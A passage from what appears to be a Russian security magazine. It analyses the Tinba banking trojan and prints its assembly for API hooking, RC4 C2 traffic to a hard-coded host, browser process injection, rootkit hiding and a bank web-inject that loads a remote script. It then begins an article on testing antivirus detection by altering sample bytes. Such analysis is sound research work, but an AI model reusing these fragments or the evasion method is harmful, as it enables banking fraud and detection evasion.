Редкая малварь обходится без перехвата API'шек, и Trojan. Tinba не исключение. Во-первых, для того чтобы осуществлять инжект кода в HTTP-трафик для подмены содержимого веб-страниц или перехват нужных данных в этом трафике, необходимо изменить ход выполнения функций, ответственных за передачу и прием данных из Сети для различных браузеров. Во-вторых, для скрытия своего присутствия ему необходимо также слегка корректировать ход выполнения некоторых функций.

В данном случае перехват осуществляется в юзермодном режиме довольно распространенным способом — путем перезаписи первых пяти байт перехватываемой функции командой JMP (опкод — 0E9h) с адресом, по которому лежит код перехватчика функции, или, по-другому, путем сплайсинга. При этом авторы троя не стали надеяться на программистов из Microsoft, которые обещают ставить в начало каждой API-функции пятибайтовый пролог (0x88, 0xff, 0x55, 0x88, 0xec), а реализовали корректную перезапись начала перехватываемой функции с использованием дизассемблера длин инструкций, в качестве которого используется чуток допиленный Catchy32 (по большому счету допиленный образец отличается тем, что таблица опкодов и сам движок были слиты в один файл, в то время как в оригинале это два разных файла).


Catchy32 отличается простотой в использовании и совсем небольшим объемом кода (всего 580 байт). Достаточно в регистр ESI положить указатель на нужную инструкцию и в регистре EAX получим искомую длину этой инструкции. Вот как это реализовано в нашем герое:

```
...
;вызываем Catchy32
@@:      mov   eax, ebx
add   eax, c_Catchy
call  eax
...
...
;сохраняем код текущей инструкции
add   esi, eax
;сохраняем длину текущей инструкции
add   ecx, eax
;если длина инструкции больше или
;равна 5, идем дальше
cmp   ecx, 5
jb    @B
...
```



INFO

В исходниках есть несколько функций работы со строками (преобразование из одного вида в другой, поиск подстроки в строке, поиск по маске и так далее). Эти функции можно применить в какой-нибудь более полезной для общества программе :).



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ДЛЯ СВЯЗИ СО СВОИМ КОМАНДНЫМ СЕРВЕРОМ TROJAN.TINBA ИСПОЛЬЗУЕТ WINSOCK API, ПРИ ЭТОМ ВЕСЬ ТРАФИК ПОДВЕРГАЕТСЯ ШИФРОВАНИЮ С ПОМОЩЬЮ АЛГОРИТМА ПОТОКОВОГО ШИФРОВАНИЯ RC4

Перед перехватом функции изменяются атрибуты первых 32 байт кода этой функции на PAGE _ READWRITE с помощью API-функции VirtualProtect, далее выделяется область памяти для хранения нужного количества начальных байт перехватываемой функции. После этого пишется переход на продолжение оригинальной функции, а первые пять байт заменяются на команду JMP с адресом.

ОБМЕН С КОМАНДНЫМ СЕРВЕРОМ

Для связи со своим командным сервером Trojan.Tinba использует Winsock API, при этом весь трафик подвергается шифрованию с помощью алгоритма потокового шифрования RC4.

Суть этого алгоритма заключается в объединении последовательности передаваемых данных с ключевой последовательностью путем суммирования по модулю 2 (операция XOR). Расшифровка производится с помощью той же операции XOR, применяемой к зашифрованной и ключевой последовательностям. Реализовано это вот таким образом:

```
;ключевая последовательность
mov   edi, lpKeyTable
;данные, подлежащие шифрованию
mov   esi, lpData
...
...
@@: inc  bl
...
...
mov   cl, [edi + ecx]
;XOR'им поток данных с ключевой последовательностью
xor   [esi], cl
inc   esi
dec   nData
jnz   @B
```

```
        invokx   _VirtualFree[ebx], lpData, 0, MEM_RELEASE

@err:
        xor  eax, eax
        ret
Notify endp

        szHostName db "mecrob.cc",0
        sResource  db "/bot/gate.php",0

        sSupplier  db "loadscc",0
        sBotNET    db "default",0
        sPassword  db "default_password",0
```

8

Рис. 8. Данные для инициализации соединения с командным сервером

```
invokx  _connect[ebx], hSocket, &clntSrvc, sizeof clntSrvc
jmpnz eax, @err

invokx  &strcpyn[ebx], &ReqBuff, "POST ", 5
invokx  &strcpyn[ebx], eax, &sResource[ebx], sizeof sResource
invokx  &strcpyn[ebx], eax, " HTTP/1.1\r\nHost: ", 17
invokx  &strcpyn[ebx], eax, &szHostName[ebx], sizeof szHostName-1
invokx  &strcpyn[ebx], eax, "\r\nContent-Length: ", 18
invokx  &dwtoa[ebx], dwContentsLen, eax
mov  edi, eax
mov  eax, 0A0D0A0Dh
stosd
lea  eax, ReqBuff
sub  edi, eax

invokx  _send[ebx], hSocket, &ReqBuff, edi, 0
jmps eax, @err

invokx  _send[ebx], hSocket, lpContents, dwContentsLen, 0
jmps eax, @err
```

9

Рис. 9. Формирование POST-запроса

Перед началом работы производится инициализация ключевой последовательности на основе строковой константы, жестко заданной в теле троянца. Таким же образом прописаны и другие параметры для инициализации (адрес командного сервера, который может быть записан либо в виде IP, либо в виде строки с URL, наименование ресурса, идентификационные данные).

Конечно, открыто держать в коде все это богатство не самое лучшее решение, но, видимо, авторы трояна решили минимизировать размер и не городить какой-нибудь алгоритм динамической генерации адреса командного сервера или шифрования этих строк (хотя простой XOR много места бы не занял и хотя бы минимально скрыл палевные участки от невооруженного взгляда).

Непосредственно сам обмен данными реализован стандартными API-функциями из ws2_32.dll:

```
;если адрес задан в виде IP
invokx  _inet_addr[ebx], &szHostName[ebx]
jmpns eax, @F
;если адрес задан в виде строки с URL
invokx  _gethostbyname[ebx], &szHostName[ebx]
...
...
;инициализация сокета
@@: mov  clntSrvc.sin_addr, eax
mov  clntSrvc.sin_port, 5000h
mov  clntSrvc.sin_family, AF_INET
invokx  _socket[ebx], AF_INET, SOCK_STREAM, 0
;соединение с сокетом
invokx  _connect[ebx], hSocket, &clntSrvc,
sizeof clntSrvc
...
...
;передача данных
invokx  _send[ebx], hSocket, lpContents,
dwContentsLen, 0
...
...
;прием данных
invokx  _recv[ebx], hSocket, &ReqBuff, 320, 0
...
```

ВНЕДРЕНИЕ КОДА

Основное свойство внедряемого трояном кода — это базонезависимость, поэтому необходимым его атрибутом является вычисление так называемого дельта-смещения, которое используется для коррекции адресов переменных и вызовов функций.

Если внимательно просмотреть весь код, то можно увидеть, что в самом начале присутствует строка GetBaseDelta ebx, а все вызовы API делаются таким образом: invokx <имя API-функции> [ebx], <параметры вызова API>.

Так вот, GetBaseDelta и invokx — это макросы, заранее определенные в коде. Первый, как видно из названия, производит вычисление дельта-смещения и кладет результат в регистр ebx (кстати говоря, наличие такого кода в программе некоторыми аверами трактуется как один из признаков вредоносности):

```
GetBaseDelta macro reg
    local  @delta
    call @delta
@delta:
    pop  reg
    sub  reg, @delta
endm
```

Второй макрос вызывает API-функцию с учетом содержимого регистра ebx (то есть с учетом того самого смещения).

Внедрение кода производится в процессы с именами firefox.exe, chrome.exe, iexplore.exe и реализовано проверенным и широко известным способом. Первым делом при содействии API RtlAdjustPrivilege троян наделяется привилегией SE _ DEBUG _ PRIVILEGE, потом с помощью CreateToolhelp32Snapshot, Process32First и Process32Next ищется процесс с нужным именем, и далее запускается OpenProcess, WriteProcessMemory и CreateRemoteThread.

```
        mov  eax, idProcess
        cmp  eax, p_entry.th32ProcessID
        jz   @next

;; ================================================== ;;
        invokx  _lstrcmpiA[ebx], &p_entry.szExeFile, "firefox.exe"
        jmpz eax, @F
        invokx  _lstrcmpiA[ebx], &p_entry.szExeFile, "chrome.exe"
        jmpz eax, @F
        invokx  _lstrcmpiA[ebx], &p_entry.szExeFile, "iexplore.exe"
        jmpnz eax, @next
@@:
;; ================================================== ;;

        ;; Get process handle
        invokx  _OpenProcess[ebx], PROCESS_ALL_ACCESS, 0, p_entry.th32ProcessID
        jmpz eax, @next
```

10

```
        AlternateNameLength     db ?
        _DummyAlign                     db ?
        AlternateName           dw 12 dup (?)
        FileName                        dw ?
FILE_BOTH_DIRECTORY_INFORMATION ends

.code

NewZwQueryDirectoryFile proc p1:dword, p2:dword, p3:dword, p4:dword, p5:dword, p6:dword, p7:dword
        local RealZwQueryDirectoryFile : dword

        mov RealZwQueryDirectoryFile, eax

@NextQuery:
        push p11                                    ; RestartScan
        push p10                                    ; FileName
        push p9                                     ; ReturnSingleEntry
        push p8                                     ; FileInformationClass
        push p7                                     ; FileInformationLength
        push p6                                     ; FileInformation
        push p5                                     ; IoStatusBlock
        push p4                                     ; ApcContext
        push p3                                     ; ApcRoutine
        push p2                                     ; Event
        push p1                                     ; FileHandle
        call RealZwQueryDirectoryFile               ; Real ZwQueryDirectoryFile
        .if eax!=STATUS_SUCCESS
                ret
        .endif

; Only FileBothDirectoryInformation
        .if p8!=3
                ret
        .endif

; Only not empty struc
```

11

```
set_url https://kunde.comdirect.de* GP
data_before
</body>
data_end
data_inject
<script type="text/javascript" src="https://lorenzoonavio.com/trade/comcort/script.js"></script>
data_end
data_after
</html>
data_end
```

12

```
; ============================================================================== ;;
; InitHooks -                                                                     ;;
; ============================================================================== ;;
InitHooks proc uses ecx

      invokx  _GetModuleHandleA[ebx], "wininet"
      jmpz eax, @F
      invokx  &ApiAddrFromCrc[ebx], eax

      invokx  &HookAPI[ebx], &hHttpQueryInfoA[ebx],            &_HttpQueryInfoA[ebx]
      invokx  &HookAPI[ebx], &hInternetCloseHandle[ebx],       &_InternetCloseHandle[ebx]
      invokx  &HookAPI[ebx], &hHttpSendRequestW[ebx],          &_HttpSendRequestW[ebx]
      invokx  &HookAPI[ebx], &hInternetQueryDataAvailable[ebx], &_InternetQueryDataAvailable[ebx]
      invokx  &HookAPI[ebx], &hInternetReadFile[ebx],          &_InternetReadFile[ebx]
      invokx  &HookAPI[ebx], &hInternetReadFileExA[ebx],       &_InternetReadFileExA[ebx]
      invokx  &HookAPI[ebx], &hHttpSendRequestExW[ebx],        &_HttpSendRequestExW[ebx]
      invokx  &HookAPI[ebx], &hInternetWriteFile[ebx],         &_InternetWriteFile[ebx]
      invokx  &HookAPI[ebx], &hHttpEndRequest[ebx],            &_HttpEndRequestA[ebx]

; ============================================ ;;

@@:   invokx  _GetModuleHandleA[ebx], "nspr4"
      jmpz eax, @F
      invokx  &ApiAddrFromCrc[ebx], eax

      invokx  &HookAPI[ebx], &hPR_Write[ebx], &_PR_Write[ebx]
      invokx  &HookAPI[ebx], &hPR_Read[ebx],  &_PR_Read[ebx]
      invokx  &HookAPI[ebx], &hPR_Close[ebx], &_PR_Close[ebx]

; ============================================ ;;
```

Перехватываемые API-функции в Internet Explorer
HttpQueryInfoA
HttpSendRequest
HttpSendRequestEX
HttpEndRequest
InternetQueryDataAvailable
InternetReadFile
InternetReadFileEx
InternetWriteFile
InternetCloseHandle

Перехватываемые API-функции в Mozilla FireFox
PR_Write
PR_Read
PR_Close

13

РУТКИТ-ФУНКЦИОНАЛ ТРОЯ

Свое присутствие в системе трой маскирует, скрывая файл, запущенный процесс и ключ автозапуска в реестре. Скрытие файла производится путем перехвата API-функций FindFirstFile, FindNextFile и ZwQueryDirectoryFile. Работающий процесс троя маскируется за счет перехвата ZwQuerySystemInformation. Ключ автозапуска прячется перехватом RegEnumValue и ZwEnumerateValueKey.

Поскольку ZwQuerySystemInformation позволяет получать много различной информации о системе, то предварительно проверяется параметр вызова этой функции SYSTEM _ INFORMATION _ CLASS. Если он имеет значение SystemProcessInformation, то происходит фильтрация возвращаемых значений, в противном случае управление передается сразу на оригинальную функцию.

ВЕБ-ИНЖЕКТ И ФОРМ-ГРАББИНГ

Trojan.Tinba реализует такую же схему веб-инжектов, как и у многих его собратьев по ремеслу (Carber, Zeus, Gataka и иже с ними). Сами веб-инжекты задаются в конфигурационном файле INJECTS.TXT. Структура этого файла аналогична структуре конфига для Carber или Zeus. В этом файле с помощью определенных команд указывается адрес страницы, вид инжекта (при POST-запросе, при GET-запросе или извлечение данных и запись их в лог), фильтры, по которым производится поиск текста на странице для инжекта, и сами внедряемые данные.

Для Internet Explorer веб-инжект реализуется посредством перехвата функций HttpQueryInfoA, HttpSendRequest, HttpSendRequestEx, HttpEndRequest, InternetCloseHandle, InternetQueryDataAvailable, InternetReadFile, InternetReadFileEx и InternetWriteFile из wininet.dll, а для Firefox перехватываются функции PR _ Read, PR _ Write и PR _ Close из nspr4.dll. Все эти функции (и для Internet Explorer, и для Firefox) вызываются через таблицу экспорта соответствующего модуля, поэтому поиск и перехват нужных API трудностей не вызывает. Имена этих функций также прописаны в таблице хешей, а перехват реализуется уже описанным ранее способом.

В случае с Chrome перехват осложняется тем, что перехватываемые функции не экспортируются из chrome.dll. Поэтому их поиск осуществляется по сигнатурам, а сам перехват делается так же, как и для других браузеров. Всего из chrome.dll перехватываются три функции.

Также стоит отметить, что инжекты, реализованные описанным образом, позволяют перехватывать и изменять не только HTTP-трафик, но и HTTPS, что для настоящего банковского троя крайне необходимо.

```
;; ============================================ ;;
@@:   invokx  _GetModuleHandleA[ebx], "chrome"
      jmpz eax, @ret

      call @F
      db 075h, 005h, 083h, 0C8h, 0FFh, 05Fh, 0C3h, 056h
@@:   pop  ecx
      invokx  &StrIPos[ebx], eax, 25000000, ecx, 8
      jmpz eax, @ret
      sub  eax, 14
      mov  _PR_Close[ebx], eax

      call @F
      db 08Bh, 04Ch, 024h, 004h
@@:   pop  ecx
      inc  eax
      invokx  &StrIPos[ebx], eax, 2048, ecx, 4
      mov  _PR_Read[ebx], eax

      call @F
      db 08Bh, 04Ch, 024h, 004h
@@:   pop  ecx
      inc  eax
      invokx  &StrIPos[ebx], eax, 2048, ecx, 4
      mov  _PR_Write[ebx], eax

      invokx  &HookAPI[ebx], &hPR_Write[ebx], &_PR_Write[ebx]
      invokx  &HookAPI[ebx], &hPR_Read[ebx],  &_PR_Read[ebx]
      invokx  &HookAPI[ebx], &hPR_Close[ebx], &_PR_Close[ebx]
```

Сигнатура для поиска PR_Close

Сигнатура для поиска PR_Read

Сигнатура для поиска PR_Write

Перехватываемые API-функции в Chrome
PR_Write
PR_Read
PR_Close

14

Рис. 10. Поиск нужных процессов

Рис. 11. Код подменной функции ZwQueryDirectoryFile

Рис. 12. Пример конфига для Trojan.Tinba

Рис. 13. Перехваты API в Internet Explorer и Firefox

Рис. 14. Поиск API по сигнатурам и их перехваты Chrome



ЗАКЛЮЧЕНИЕ

Несмотря на то что ничего нового с точки зрения реализации функционала Trojan.Tinba в мир вирусописательства не принес (широко распространенный и ставший уже классическим способ внедрения кода, сплайсинг API-функций в юзермоде, веб-инжекты в стиле других собратьев по ремеслу), все же стоит отдать должное неведомым авторам этой вредоносной программы. Облачить все это в минимум ассемблерного кода под силу далеко не каждому.]=[


КОММЕНТАРИЙ ЭКСПЕРТА

Вячеслав Закоржевский, Head of Vulnerability Research Group, Kaspersky Lab

В настоящее время малварь, написанная на ассемблере, очень большая редкость. Если еще лет 7–10 назад регулярно встречались такие сэмплы, например тот же небезызвестный Pinch, то сейчас большинство «коммерческого» вредоносного ПО пишется на C++. Оба факта легко объясняются: функционал троянов идет вперед огромными шагами, соответственно, нужен язык, позволяющий эффективно создавать и поддерживать такие программы с наименьшими усилиями. Ассемблер под это, очевидно, не подходит :). Если C++ использовался создателями Зевса и Карберпа, то вредоносы попроще — блокеры, шифровальщики и прочие — чаще пишутся на C#, VB. Эти языки доступны даже начинающим «программистам» и позволяют очень быстро создать троян без какого-то продвинутого функционала. Хотя надо сказать, что народ совсем обленился в последнее время и вообще уже не программирует. Мы встречаем множество «бэкдоров», построенных на доступном легальном ПО, таком как Radmin. А устанавливается и распространяется оно с помощью самораспаковывающихся архивов, инсталляторов и батников. То есть скиллы, необходимые для создания такой малвари, требуются минимальные. Но оно все равно работает и, возможно, окупается.


][-ТЕСТ: ON DEMAND СКАНИРОВАНИЕ

ПРОВЕРЯЕМ ВОЗМОЖНОСТИ СИГНАТУРНОГО ПОИСКА НА МОДИФИЦИРОВАННЫХ ОБРАЗЦАХ



X-Shar
X-Shar@ru-sphere.ru

То, что сигнатурный поиск начинает пасовать в случае небольшой модификации кода вируса, известно уже давно. Надо сказать, что за годы эволюции антивирусы достигли определенных успехов в преодолении этой проблемы, но XXI век принес в стан антивирусов новый порок: в погоне за наградами в «независимых» исследованиях «независимых» лабораторий производители антивирусов начали детектировать вредоносные файлы по MD5-хешам. Результат хороший, вот только один измененный байт в коде малвари приводит к изменению хеша, и файл полностью перестает детектироваться. Кто из современных антивирусов грешит подобным подходом? Проверим в этом исследовании!



НЕМНОГО О ТЕСТАХ

Самый распространенный тест антивирусов представляет собой следующее: за некий промежуток времени собирается коллекция файлов (предположительно вредоносных), складывается в папку, а затем она по очереди сканируется разными антивирусами. Все, тест готов. По такой нехитрой канве работают абсолютно все организации и частные лица, которые проводят подобное тестирование (on demand).

Есть в этом подходе и подводные камни:

1. Если коллекция невелика (164, 932, 3022 файла), то это слишком мало — вполне может (случайно) оказаться, что какое-то небольшое семейство (десять файлов) или просто отдельные файлы были антивирусом не задетектированы, и это повлечет за собой очень большую потерю процентов. А у другого наоборот — возможно, он все эти файлы хорошо знает, в результате чего процент детекта подскочит к ста.
2. А как ты будешь на этапе сбора коллекции понимать, что перед тобой вирус и его стоит поместить в коллекцию? Разумеется, в идеале каждый файл нужно запустить в песочнице, убедиться в его рабочем вредоносном функционале и после этого поместить в коллекцию… Здесь мы снова сталкиваемся с ограничением — большую коллекцию таким способом создать трудно.

Давай сразу перейдем к методу от противного — разберем, как не надо делать.

На многих форумах и сайтах можно встретить выкладываемые небольшие коллекции вирусов (см. первый пункт), после чего участники проверяют архив своими антивирусами и отписываются о результатах. При написании статьи мы в общей сложности скачали более сотни таких коллекций с последующим их ручным и полуручным разбором — и чего

только там не было. Чтобы долго не томить читателя, скажем сразу: чуть более половины этих коллекций — мусор. К мусору мы совершенно справедливо относим:

- читы/трейнеры/кейгены/кряки — об этих программах единого мнения у антивирусных компаний нет. Иногда на VirusTotal мы видим, что банальный кряк детектируется 30 антивирусами, а бывают кряки и с пятью детектами (именно кряки, а не склейки с троянами);
- битые файлы — возможно, что оно когда-то и было вирусом, но в процессе путешествия по сетям, крипторам и кривым рукам файл был поврежден и перестал быть работоспособным. Кстати, самый смешной пример из новенького: переслали мы тут коллегам текстовый файл с описаниями вирусов virlist.dwb, который шел со старыми версиями (конец девяностых) одного российского антивируса. Не пропустил его Гугл, объявил вредоносным. Видимо, не понравились куски кода вирусов в этом файле.

Есть общепризнанная adware, которую детектирует вплоть до 40 антивирусов из 50 (по VT). Зависит это от того, кто, как и с кем договорился, как программа распространяется, а также какое настроение у вирусного аналитика было этим утром. Поэтому бывает так: адварь поначалу детектируется двумя-тремя (а то и десятком) антивирусов, а со временем в антивирусных компаниях обращают на них внимание, и количество детектов начинает таять, в результате сокращаясь до трех-четырех эвристических детектов антивирусов десятого эшелона.

Думаю, понятно, что либо такие программы должны проходить отдельной категорией, либо должна быть в тесте «общепринятая» adware — с количеством детектов на VT от 30 (например). Или вот тебе информация из свеженького: окошко «угроза ликвидирована» от «Доктора Веб». При ближайшем рассмотрении оказывается, что это не угроза, а вполне легальная программа (MIRC, он и не отрицает, что это программа), и не ликвидирована, а автоматически проигнорирована. Но окошечко было показано грозное!

3. Редкие программы и непонятные файлы некоторые антивирусы (Avira, Bitdefender) любят добавить в базы под именем типа Kazy. В течение недели эти ложные детекты без следа исчезают: в начале недели в папке он находил 50 зловредов, а к концу только 40 — и это обычная ситуация.
4. «Что не знаю — то вирусяка» — у многих антивирусов есть облака, опираясь на которые они выносят свой вердикт. Некоторые особо хитрые антивирусы неизвестные файлы помечают «желтеньким» — дескать, не знаю что это, но подозрительно. Способ поистине универсальный — по сути, если ему дать развернуться, то ни один вирус даже теоретически не пройдет.

НАШ ХИТРЫЙ ПЛАН

С оглядкой на все вышеперечисленное и имея определенные знания и умения можно видоизменить on demand тест антивирусов и показать, кто «затачивается» под такие тесты и играет нечестно, кто работает добросовестно и добавляют именно вирусы, а не использует bash-скрипт, который детектит по MD5 все подряд.

План относительно прост:

1. Разумеется, проводить тестирование по обычной методологии надо — на этом этапе можно отсеять как явно липовые антивирусы (кто сказал «антивирус Бабушкина»? :)), так и просто откровенно слабые поделки, основной смысл жизни которых — попасть под какие-либо гранты, целевые программы или откатные схемы. Причем с первого взгляда выделить их бывает непросто.
2. Почему Евгений Касперский в свое время упоминал про липовый вирлаб с детектом файлов по MD5? Потому что это просто, быстро, незатратно по человеческим и аппаратным ресурсам и фактически исключает возможность ложных срабатываний (меняем один байт в файле, и в корне меняется его MD5-хеш). Но такой детект был бы раем для хакеров — поменял один байт в вирусе (или при копировании с места на место он бы сам менял его в самом себе), и антивирус его не видит!

   Проще говоря, для прохождения тестов такого детекта вполне хватит, а для реальной защиты — нет. Если антивирусная компания широко практикует технологию «детектим глупым, но точным детектом по хешу типа MD5 все, что движется, для прохождения тестов», то для ее обнаружения достаточно взять большую коллекцию вирусов, сбить им хеш (меняем пару незначащих для работоспособности байт — они не должны быть «отличительной чертой» данного вируса, по которой может быть сделана сигнатура), и тогда результаты сканирования будут совсем другими (чем сильнее уменьшится после этого процент обнаружения вирусов из данной коллекции, тем сильнее компания применяет описанную технологию).

   Главное — не наткнуться на байты, которые служат той самой «приметой» этого файла. Разумеется, можно забить нулями десять байт на точке входа, но тогда нельзя будет винить антивирус, что он перестал обнаруживать этот файл, — вирус превратился в мусор, и плюс к тому мы изменили те байты, которые могут быть как раз характерными именно для данного семейства.

   Поэтому менять байт мы будем в тех местах, которые не являются «приметой» и детектировать по которым при обычном режиме работы никто не будет.

   В современном PE-файле остался пережиток прошлого — DOS-заголовок, из которого для нормальной работы используются только несколько байт, а остальные можно редактировать.

   Большинство компиляторов заполняют эту «заглушку» примерно сходным образом, там содержится всем знакомая фраза «That program cannot…» — вот в ней мы и будем менять один байт. А для верности запишем еще один байт в конец файла (в оверлей).
3. Крайне важно обнаружить антивирусы, которые считают вирусами практически весь новый/неизвестный софт, а потом, если файл становится популярен, снимают детекты (очень распространенная практика).

Именно по этой причине в комплекте с сигнатурным детектом идет тест на ложные срабатывания, ведь какой толк в антивирусе, который обнаруживает 99% вирусов, но при этом 50% чистых программ тоже считает малварью? Сделать такую поделку до безобразия просто — считаем угрозой все, что не имеет валидной цифровой подписи.

О НАШЕЙ ВИРУСНОЙ КОЛЛЕКЦИИ

Собрано чуть более десяти тысяч образцов исполняемых файлов формата PE. Файлы, которые признаны adware, в тестировании участие не принимали, хакерские утилиты, битые файлы и прочий мусор также были отбракованы на этапе сбора коллекции. Файлы «отлежались» не менее двух недель в теплом и сухом месте, чтобы даже самый ленивый антивирус успел добавить их в свои базы.

По нашим подсчетам, в собранной коллекции «мусора» (в том числе и спорных файлов) осталось не более 1% — косвенным доказательством для читателя может стать крайне высокий уровень детекта сразу у нескольких антивирусов.

Примерный состав коллекции (топ), согласно детектам Касперского:

- 30% HEUR:Trojan.Win32
- 15% Trojan.Win32
- 12% Backdoor.Win32
- 7% Trojan-Downloader.Win32
- 6% Packed.Win32
- 5% Trojan-Dropper.Win32
- 5% Trojan-Spy.Win32


Эта же коллекция подвергалась модификации по указанной выше методологии и сканировалась повторно.


Источники вирусов: спам, антивирусные статьи на разных блогах, даунлоад по ссылкам с malware-трекеров (кстати, содержал рекордный процент мусора), парсинг результатов поисковиков (их пометки зараженных сайтов) и другие. Мини-коллекции по 100 файлов с форумов и популярные архивы VirusSign мы не использовали.

О НАШЕЙ КОЛЛЕКЦИИ ЧИСТЫХ ФАЙЛОВ

С сайтов и торрентов мы скачали «сборники софта» для некоторых профессий — коллекции составлены давно, почти всем файлам больше трех лет (судя по времени их первой заливки на VT). Пакеты известного софта (типа «все версии AutoCad»), мы не качали, а искали сборники более мелкого и специализированного софта — в идеале, чтобы это были наборы разных утилит для конкретных целей (вроде расчета удельной теплоемкости).

Всего мы подготовили чуть больше сотни exe-файлов (в идеале счет должен идти на тысячи), но даже на этом наборе тенденции проследить можно. Коллекция не секретна (чистые файлы согласно УК РФ распространять можно), спрашивай — поделимся. О том, что из коллекции были убраны хакерские программы и прочие сомнительные файлы (за детект которых нельзя ругать даже чуть-чуть), можно и не повторять.





